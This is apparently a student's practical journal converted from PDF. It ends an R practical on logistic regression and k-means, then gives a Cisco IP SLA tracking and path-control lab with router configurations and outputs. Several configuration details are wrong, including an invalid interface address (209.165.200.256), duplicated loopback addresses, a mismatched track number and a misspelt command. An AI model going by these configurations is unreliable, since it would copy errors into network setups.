
Lets implementation of Regression Model some Example:

```
> IQ <- rnorm(40, 30, 2)
| > IQ <- sort(IQ)


> result <- c(0, 0, 0, 1, 0, 0, 0, 0, 0, 1,
+ 1, 0, 0, 0, 1, 1, 0, 0, 1, 0,
+ 0, 0, 1, 0, 0, 1, 1, 0, 1, 1,
+ 1, 1, 1, 0, 1, 1, 1, 1, 0, 1)
```

```
> df <- as.data.frame(cbind(IQ, result))
> print(df)
 IQ result
1 25.58824 0
2 26.43200 0
3 27.37083 0
4 27.37898 1
5 27.56671 0
6 28.08275 0
7 28.35637 0
8 28.41538 0
9 28.89752 0
10 29.03158 1
11 29.12386 1
12 29.46181 0
13 29.66945 0
14 29.68934 0
15 29.69886 1
16 29.80735 1
17 29.95326 0
18 30.21428 0
19 30.39298 1
20 30.43421 0
21 30.67802 0
22 30.72653 0
23 30.74974 1
24 30.82265 0
25 31.07116 0
26 31.11633 1
27 31.24740 1
28 31.25662 0
29 31.60194 1
30 31.93038 1

|> png(file="LogisticRegressionGFG.png")
|> plot(IQ, result, xlab = "IQ Level",
+ ylab = "Probability of Passing")
|> g = glm(result~IQ, family=binomial, df)
```



```
> curve(predict(g, data.frame(IQ=x), type="resp"), add=TRUE)
> points(IQ, fitted(g), pch=30)
```



```
> summary(g)

call:
glm(formula = result ~ IQ, family = binomial, data = df)

Deviance Residuals:
 Min 1Q Median 3Q Max
-1.9877 -0.9804 -0.4502 0.9731 1.8898

Coefficients:
 Estimate Std. Error z value Pr(>|z|)
(Intercept) -14.4934 5.8835 -2.463 0.0138 *
IQ 0.4708 0.1922 2.450 0.0143 *

Signif. codes: 0 '***' 0.001 '**' 0.01 '*' 0.05 '.' 0.1 ' ' 1

(Dispersion parameter for binomial family taken to be 1)

Null deviance: 55.352 on 39 degrees of freedom
Residual deviance: 47.090 on 38 degrees of freedom
AIC: 51.09

Number of Fisher Scoring iterations: 4

> dev.off()
null device
1
```

## **PRACTICAL NO : 7**

**Aim:** Write a Program showing clustering.

**Description:**

**# In this Program we understand about K-Mean Clustering #**

**What Does K-Means Clustering Mean?**

- K-means clustering is a simple unsupervised learning algorithm that is used to solve clustering problems.
- It follows a simple procedure of classifying a given data set into a number of clusters, defined by the letter "k," which is fixed beforehand.
- The clusters are then positioned as points and all observations or data points are associated with the nearest cluster, computed, adjusted and then the process starts over using the new adjustments until a desired result is reached.

**We Understand in different Steps :**

**Step 1: Apply kmeans to *newiris*, and store the clustering result in *kc*. The cluster number is set to 3.**


### **Step 2: Compare the Species label with the clustering result**

```
> table(iris$Species, kc$cluster)
```

|            | 1  | 2  | 3  |
|------------|----|----|----|
| setosa     | 0  | 0  | 50 |
| versicolor | 2  | 48 | 0  |
| virginica  | 36 | 14 | 0  |


**Step 3 : Plot the clusters and their centres. Note that there are four dimensions in the data and that only the first two dimensions are used to draw the plot below.**

```
> plot(newiris[c("Sepal.Length", "Sepal.Width")], col=kc$cluster)
```



**Step 4:** Some black points close to the green centre (asterisk) are actually closer to the black centre in the four dimensional space.

```
> points(kc$centers[,c("Sepal.Length", "Sepal.Width")], col=1:3, pch=8, cex=2)
```





NURTURING POTENTIAL

SAKET GYANPEETH'S  
**SAKET COLLEGE OF ARTS, SCIENCE AND COMMERCE**  
(Permanently Affiliated to University of Mumbai)

NAAC Accredited B Grade

Saket Vidyanagri Marg, Chinchpada Road, Katemanivali,  
Kalyan (East) -421306(Mah)

**Department of Information Technology**

This is to certify that

**Mr. SAKET SUBHASH PANDEY** Seat No. \_\_\_\_\_

of

**M.Sc. Information Technology**

**Part I Semester II**

has satisfactorily carried out the required practical in the subject  
of **MODERN NETWORKING**

For the Academic year 2023 – 2024

---

**Practical In-Charge**

---

**Head of the Department**

**College Seal**


## INDEX

| <u>Sr. No.</u> | <u>Practical Aim</u>                                                | <u>Signature</u> |
|----------------|---------------------------------------------------------------------|------------------|
| 1.             | <b>Configure IP SLA Tracking and Path Control Topology</b>          |                  |
| 2.             | <b>Using the AS_PATH Attribute</b>                                  |                  |
| 3.             | <b>Configuring IBGP and EBGP Sessions, Local Preference, andMED</b> |                  |
| 4.             | <b>Secure the Management Plane</b>                                  |                  |
| 5.             | <b>Configure and Verify Path Control Using PBR s</b>                |                  |
| 6.             | <b>Simulating MPLS environment</b>                                  |                  |

## Practical No - 1

**Aim:** Configure IP SLA Tracking and Path Control Topology

### **Topology :**



### **Objectives**

- Configure and verify the IP SLA feature.
- Test the IP SLA tracking feature.
- Verify the configuration and operation using show and debug commands.

**Step 1: Prepare the routers and configure the router hostname and interface addresses.**

#### **Router R1**

```
Interface Loopback 0
ip address 192.168.1.1 255.255.255.0
interface Serial 0/0/0
ip address 209.165.201.2 255.255.255.252
```

no shutdown

interface Serial 0/0/1

ip address 209.165.202.130 255.255.255.252

no shutdown

```
R1(config)#interface Loopback 0
```

```
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#
R1(config-if)#int s1/0
R1(config-if)#ip address 209.165.201.2 255.255.255.252
R1(config-if)#no shutdown
```

```
R1(config-if)#int s1/1
```

```
R1(config-if)#ip address 209.165.202.130 255.255.255.252
R1(config-if)#no shutdown
```

### Router ISP1 (R2)

Interface Loopback 0

ip address 209.165.200.254 255.255.255.255

Interface Loopback 1

ip address 209.165.201.30 255.255.255.255

interface Serial 0/0/0

ip address 209.165.201.1 255.255.255.252

no shutdown

interface Serial 0/0/1

ip address 209.165.200.255 255.255.255.252

no shutdown

```
ISP1(config)#interface Loopback0
ISP1(config-if)#
*May 18 15:24:24.315: %LINEPROTO-5-UPDOWN: Line protocol or
ISP1(config-if)#ip address 209.165.200.254 255.255.255.255
ISP1(config-if)#interface Loopback1
ISP1(config-if)#
*May 18 15:24:36.915: %LINEPROTO-5-UPDOWN: Line protocol or
ISP1(config-if)#ip address 209.165.201.30 255.255.255.255
ISP1(config-if)#int s1/0
ISP1(config-if)#ip address 209.165.201.1 255.255.255.252
ISP1(config-if)#no shutdown
ISP1(config-if)#
*May 18 15:25:03.695: %LINK-3-UPDOWN: Interface Serial1/0,
ISP1(config-if)#
ISP1(config-if)#i
*May 18 15:25:04.699: %LINEPROTO-5-UPDOWN: Line protocol or
ISP1(config-if)#int s1/1
ISP1(config-if)#ip address 209.165.200.225 255.255.255.252
ISP1(config-if)#no shutdown
```

**Router ISP2 (R3)**

Interface Loopback 0

ip address 209.165.200.254 255.255.255.255

Interface Loopback 1

ip address 209.165.202.158 255.255.255.255

interface Serial 0/0/0

description ISP2→R1

ip address 209.165.202.129 255.255.255.252

no shutdown

interface Serial 0/0/1

ip address 209.165.200.256 255.255.255.252

no shutdown

```

ISP2(config)#interface Loopback0
ISP2(config-if)#
*May 18 15:25:22.219: %LINEPROTO-5-UPDOWN: Line protocol on
ISP2(config-if)#ip address 209.165.200.254 255.255.255.255
ISP2(config-if)#interface Loopback1
ISP2(config-if)#
*May 18 15:25:34.595: %LINEPROTO-5-UPDOWN: Line protocol on
ISP2(config-if)#ip address 209.165.202.158 255.255.255.255
ISP2(config-if)#int s1/0
ISP2(config-if)#ip address 209.165.202.129 255.255.255.252
ISP2(config-if)#no shutdown
ISP2(config-if)#
ISP2(config-if)#
*May 18 15:26:01.299: %LINK-3-UPDOWN: Interface Serial1/0,
ISP2(config-if)#i
*May 18 15:26:02.303: %LINEPROTO-5-UPDOWN: Line protocol on
ISP2(config-if)#int s1/1
ISP2(config-if)#ip address 209.165.200.226 255.255.255.252
ISP2(config-if)#no shutdown

```

b. Verify the configuration by using the show interfaces description command. The output from router R1 is shown here as an example.

R1# show interface description

| R1#show interfaces description |            |                      |
|--------------------------------|------------|----------------------|
| Interface                      | Status     | Protocol Description |
| Fa0/0                          | admin down | down                 |
| Se1/0                          | up         | up                   |
| Se1/1                          | up         | up                   |
| Se1/2                          | admin down | down                 |
| Se1/3                          | admin down | down                 |
| Lo0                            | up         | up                   |

c. The current routing policy in the topology is as follows:

- Router R1 establishes connectivity to the Internet through ISP1 using a default static route.
- ISP1 and ISP2 have dynamic routing enabled between them, advertising their respective public address pools.
- ISP1 and ISP2 both have static routes back to the ISP LAN.

### Router R1

ip route 0.0.0.0 0.0.0.0 209.165.201.1

```

R1(config)#
R1(config)# ip route 0.0.0.0 0.0.0.0 209.165.201.1

```

### Router ISP1 (R2)

router eigrp 1

network 209.165.200.224 0.0.0.3

network 209.165.201.0 0.0.0.31

no auto-summary

ip route 192.168.1.0 255.255.255.0 209.165.201.2

```
ISP1(config)#router eigrp 1
ISP1(config-router)#network 209.165.200.224 0.0.0.3
ISP1(config-router)#network 209.165.201.0 0.0.0.31
ISP1(config-router)#no auto-summary
ISP1(config-router)#ip route 192.168.1.0 255.255.255.0 209.165.201.2
```

### Router ISP2 (R3)

router eigrp 1

network 209.165.200.224 0.0.0.3

network 209.165.202.128 0.0.0.31

no auto-summary

ip route 192.168.1.0 255.255.255.0 209.165.202.130

```
ISP2(config)#router eigrp 1
ISP2(config-router)#network 209.165.200.224 0.0.0.3
ISP2(config-router)#
*May 18 15:30:14.515: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 1: Neighbor 209.1
ISP2(config-router)#network 209.165.202.128 0.0.0.31
ISP2(config-router)#no auto-summary
ISP2(config-router)#
*May 18 15:30:28.971: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 1: Neighbor 209.1
ISP2(config-router)#ip route 192.168.1.0 255.255.255.0 209.165.202.130
```

### Step 2: Verify server reachability.

- Before implementing the Cisco IOS SLA feature, you must verify reachability to the Internet servers. From router R1, ping the web server, ISP1 DNS server, and ISP2 DNS server to verify connectivity. You can copy the following Tcl script and paste it into R1.

```
R1(tcl)#foreach address {
+>(tcl)# 209.165.200.254
+>(tcl)#209.165.201.30
+>(tcl)# 209.165.202.158
+>(tcl)#} {ping $address source 192.168.1.1}
```

```
R1#tclsh
R1(tcl)#foreach address {
+>(tcl)#209.165.200.254
+>(tcl)#209.165.201.30
+>(tcl)#209.165.202.158
+>(tcl)#} {
+>(tcl)#ping $address source 192.168.1.1
+>(tcl)#{}
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 209.165.200.254, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 28/78/96 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 209.165.201.30, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/31/48 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 209.165.202.158, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/37/60 ms
```

- b. Trace the path taken to the web server, ISP1 DNS server, and ISP2 DNS server. You can copy the following Tcl script and paste it into R1.

```
R1(tcl)#foreach address {
+>(tcl)# 209.165.200.254
+>(tcl)#209.165.201.30
+>(tcl)# 209.165.202.158
+>(tcl)#} {trace $address source 192.168.1.1}
```

```
R1(tcl)#foreach address {
+>(tcl)#209.165.200.254
+>(tcl)#209.165.201.30
+>(tcl)#209.165.202.158
+>(tcl)#} {
+>(tcl)#trace $address source 192.168.1.1
+>(tcl)#{}
```

```
Type escape sequence to abort.
Tracing the route to 209.165.200.254

 1 209.165.201.1 24 msec 24 msec 16 msec
Type escape sequence to abort.
Tracing the route to 209.165.201.30

 1 209.165.201.1 16 msec 24 msec 24 msec
Type escape sequence to abort.
Tracing the route to 209.165.202.158

 1 209.165.201.1 24 msec 24 msec 32 msec
 2 209.165.200.226 28 msec 44 msec 72 msec
```

### Step 3: Configure IP SLA probes.

- Create an ICMP echo probe on R1 to the primary DNS server on ISP1 using the ip sla command. the previous ip sla monitor command. In addition, the icmp-echo command has replaced the type echo protocol ipIcmpEcho command.

```
R1(config)# ip sla 11
```

```
R1(config-ip-sla)# icmp-echo 209.165.201.30
```

```
R1(config-ip-sla-echo)# frequency 10
```

```
R1(config-ip-sla-echo)#exit
```

```
R1(config)#ip sla schedule 11 life forever stat-time now
```

```
R1(config)#ip sla 11

R1(config-ip-sla)#icmp-echo 209.165.201.30

R1(config-ip-sla-echo)#frequency 10

R1(config-ip-sla-echo)#exit

R1(config)#ip sla schedule 11 life forever start-time now

R1(config)#exit
```

- Verify the IP SLAs configuration of operation 11 using the show ip sla configuration 11 command.

```
R1#show ip sla configuration 11
```

```
R1(tcl)#show ip sla configuration 11
IP SLAs, Infrastructure Engine-II.
Entry number: 11
Owner:
Tag:
Type of operation to perform: icmp-echo
Target address/Source address: 209.165.201.30/0.0.0.0
Type Of Service parameter: 0x0
Request size (ARR data portion): 28
Operation timeout (milliseconds): 5000
Verify data: No
Vrf Name:
Schedule:
 Operation frequency (seconds): 10 (not considered if
 Next Scheduled Start Time: Start Time already passed
 Group Scheduled : FALSE
 Randomly Scheduled : FALSE
 Life (seconds): Forever
 Entry Ageout (seconds): never
 Recurring (Starting Everyday): FALSE
 Status of entry (SNMP RowStatus): Active
```

- c. Issue the show ip sla statistics command to display the number of successes, failures, and results of the latest operations.

R1#show ip sla statistics

```
R1#show ip sla statistics 22
IPSLAs Latest Operation Statistics

IPSLA operation id: 22
Type of operation: icmp-echo
 Latest RTT: 64 milliseconds
Latest operation start time: *15:40:40.823 UTC Tue May 18 2021
Latest operation return code: OK
Number of successes: 6
Number of failures: 0
Operation time to live: Forever
```

- d. Although not actually required because IP SLA session 11 alone could provide the desired fault tolerance, create a second probe, 22, to test connectivity to the second DNS server located on router ISP2. You can copy and paste the following commands on R1.

```
R1(config)#
R1(config)#ip sla 22
R1(config-ip-sla)#icmp-echo 209.165.202.158
R1(config-ip-sla-echo)#frequency 10
R1(config-ip-sla-echo)#exit
R1(config)#ip sla schedule 22 life forever start-time now
```

- e. Verify the new probe using the show ip sla configuration and show ip sla statistics commands.

R1#show ip sla configuration 22

```
R1#show ip sla configuration 22
IP SLAs, Infrastructure Engine-II.
Entry number: 22
Owner:
Tag:
Type of operation to perform: icmp-echo
Target address/Source address: 209.165.202.158/0.0.0.0
Type Of Service parameter: 0x0
Request size (ARR data portion): 28
Operation timeout (milliseconds): 5000
Verify data: No
```

R1# show ip sla statistics 22

```
R1#show ip sla statistics 22
IPSLAs Latest Operation Statistics

IPSLA operation id: 22
Type of operation: icmp-echo
 Latest RTT: 64 milliseconds
Latest operation start time: *15:40:40.823 UTC Tue May 18 2021
Latest operation return code: OK
Number of successes: 6
Number of failures: 0
Operation time to live: Forever
```

#### Step 4: Configure tracking options.

- Remove the current default route on R1, and replace it with a floating static route having an administrative distance of 5.

R1(config)# no ip route 0.0.0.0 0.0.0.0 209.165.201.1

R1(config)# ip route 0.0.0.0 0.0.0.0 209.165.201.1 5

R1(config)# exit

```
R1(config)#
R1(config)#no ip route 0.0.0.0 0.0.0.0 209.165.201.1
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.201.1 5
R1(config)#exit
```

- Verify the routing table.

R1# show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0.0
```

- c. Use the track 1 ip sla 11 reachability command to enter the config-track subconfiguration mode.

```
R1(config)# track 1 ip sla 11 reachability
```

```
R1(config-tack)# delay down 10 up 1
```

```
R1(config-tack)# exit
```

```
R1(config)#
R1(config)#track 1 ip sla 11 reachability
R1(config-track)#delay down 10 up 1
R1(config-track)#exit
```

- d. Configure the floating static route that will be implemented when tracking object 1 is active. To view routing table changes as they happen, first enable the debug ip routing command. Next, use the ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1 command to create a floating static default route via 209.165.201.1 (ISP1). Notice that this command references the tracking object number 1, which in turn references IP SLA operation number 11.

```
R1# debug ip routing
```

```
R1#debug ip routing
IP routing debugging is on
```

```
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1
```

```
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1
R1(config)#
*May 18 15:43:00.035: RT: closer admin distance for 0.0.0.0, flushing 1 routes
*May 18 15:43:00.035: RT: NET-RED 0.0.0.0/0
*May 18 15:43:00.035: RT: add 0.0.0.0/0 via 209.165.201.1, static metric [2/0]
*May 18 15:43:00.039: RT: NET-RED 0.0.0.0/0
*May 18 15:43:00.039: RT: default path is now 0.0.0.0 via 209.165.201.1
*May 18 15:43:00.039: RT: new default network 0.0.0.0
*May 18 15:43:00.043: RT: NET-RED 0.0.0.0/0
```

- e. Repeat the steps for operation 22, track number 2, and assign the static route an admin distance higher than track 1 and lower than 5. On R1, copy the following configuration, which sets an admin distance of 3. track 2 ip sla 22 reachability delay down 10 up 1 exit

```
ip route 0.0.0.0 0.0.0.0 209.165.202.129 3 track 2
```

```
R1(config)#track 1 ip sla 22 reachability
R1(config-track)#delay down 10 up 1
R1(config-track)#exit
*May 18 15:43:56.339: RT: NET-RED 0.0.0.0/0
R1(config-track)#exit
R1(config)##ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.202.129 3 track 2
R1(config)#
*May 18 15:43:56.339: RT: NET-RED 0.0.0.0/0
```

- f. Verify the routing table again.

R1# show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - B
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF i
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA extern
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2
 ia - IS-IS inter area, * - candidate default, U - per
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0.0

 209.165.201.0/30 is subnetted, 1 subnets
C 209.165.201.0 is directly connected, Serial1/0
 209.165.202.0/30 is subnetted, 1 subnets
C 209.165.202.128 is directly connected, Serial1/1
C 192.168.1.0/24 is directly connected, Loopback0
S* 0.0.0.0/0 [2/0] via 209.165.201.1
```

#### Step 5: Verify IP SLA operation.

The following summarizes the process:

- Disable the DNS loopback interface on ISP1 (R2).
- Observe the output of the debug command on R1.
- Verify the static route entries in the routing table and the IP SLA statistics of R1.
- Re-enable the loopback interface on ISP1 (R2) and again observe the operation of the IP SLA tracking feature.

```
ISP1(config)#interface loopback 1
```

```
ISP1(config-if)# shutdown
```

```
ISP1(config)#
ISP1(config)#interface loopback 1
ISP1(config-if)#shutdown
```

b. Verify the routing table.

R1#show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ext
 E1 - OSPF external type 1, E2 - OSPF external type
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
 ia - IS-IS inter area, * - candidate default, U -
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0

 209.165.201.0/30 is subnetted, 1 subnets
C 209.165.201.0 is directly connected, Serial1/0
 209.165.202.0/30 is subnetted, 1 subnets
C 209.165.202.128 is directly connected, Serial1/1
C 192.168.1.0/24 is directly connected, Loopback0
S* 0.0.0.0/0 [2/0] via 209.165.201.1
```

c. Verify the IP SLA statistics.

R1# show ip sla statistics

```
R1#show ip sla statistics
